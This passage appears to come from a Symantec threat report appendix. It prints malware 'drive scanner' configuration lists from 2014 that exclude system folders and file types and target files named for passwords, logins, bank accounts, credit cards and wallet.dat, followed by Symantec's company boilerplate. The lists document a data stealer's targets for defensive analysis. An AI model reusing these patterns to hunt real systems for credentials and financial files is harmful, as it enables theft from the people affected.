!*windows*
!*system*
!*SYSTEM*
!*winxp*
!*program files*
```

```
!*Program Files (x86)*
!*I[REMOVED]*
!*a[REMOVED]*
!*backup*
!*a[REMOVED]*
!*toolbar*
!*cache*
!*temporary*
!*y[REMOVED]*
!*\cookies\*
!*\tmp\*
!*\temp\*
!*\t[REMOVED]\*
!*\system volume information\*
!*\i386\*
!*\h[REMOVED]\*
!*\$Recycle.Bin\*
!*\AppData\*
!*\D[REMOVED]\*
!*\U[REMOVED]\*
!*\softwares\*
!*\Local Settings\*
!*\ProgramData\*
```

Recent drive scanner configuration file–November 2014

```
*wallet.dat
*pass*.
*password*.
*passwords*.
*serial*.
*bank*.
*info*.
*login*.
*acc*.
*account*.
*accounts*.
*l[REMOVED]*.
*t[REMOVED]*.
*h[REMOVED]*.
*s[REMOVED]*.
*h[REMOVED]*.
*b[REMOVED]*.
*c[REMOVED]*.
*n[REMOVED]*.
*C[REMOVED]*.
*S[REMOVED]*.
*R[REMOVED]*.
*U[REMOVED]*.
*c[REMOVED]*.
*c[REMOVED]*.
*a[REMOVED]*.
*cards*.
*card*.
*cards*.
*credit*.
*b[REMOVED]*.
*c[REMOVED]*.
```

```
*w[REMOVED]*.
!*m[REMOVED]*
!*.inf*
!*.sys*
!*.dat*
!*.dll*
!*.pdf*
!*.cat*
!*.enc*
!*.url*
!*.DBF*
!*.FPT*
!*.BAK*
!*.CDX*
!*.FPT*
!*.sol*
!*.lnk*
!*.vbs*
!*.rpt*
!*.MDX*
!*.SAV*
!*.reg*
!*.OCX*
!*.lbl*
!*.lbp*
!*.lbv*
!*windows*
!*system*
!*SYSTEM*
!*winxp*
!*program files*
!*Program Files (x86)*
!*I[REMOVED]*
!*a[REMOVED]*
!*backup*
!*a[REMOVED]*
!*toolbar*
!*cache*
!*temporary*
!*y[REMOVED]*
!*\cookies\*
!*\tmp\*
!*\temp\*
!*\t[REMOVED]\*
!*\system volume information\*
!*\i386\*
!*\h[REMOVED]\*
!*\$Recycle.Bin\*
!*\AppData\*
!*\D[REMOVED]\*
!*\U[REMOVED]\*
!*\softwares\*
!*\Local Settings\*
!*\ProgramData\*
!*RECYCLER*
```

About Symantec

Symantec Corporation (NASDAQ: SYMC) is an information protection expert that helps people, businesses and governments seeking the freedom to unlock the opportunities technology brings -- anytime, anywhere. Founded in April 1982, Symantec, a Fortune 500 company, operating one of the largest global data-intelligence networks, has provided leading security, backup and availability solutions for where vital information is stored, accessed and shared. The company's more than 20,000 employees reside in more than 50 countries. Ninety-nine percent of Fortune 500 companies are Symantec customers. In fiscal 2014, it recorded revenues of $6.7 billion.

To learn more go to www.symantec.com or connect with Symantec at: go.symantec.com/social/.

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527-8000
1 (800) 721-3934
www.symantec.com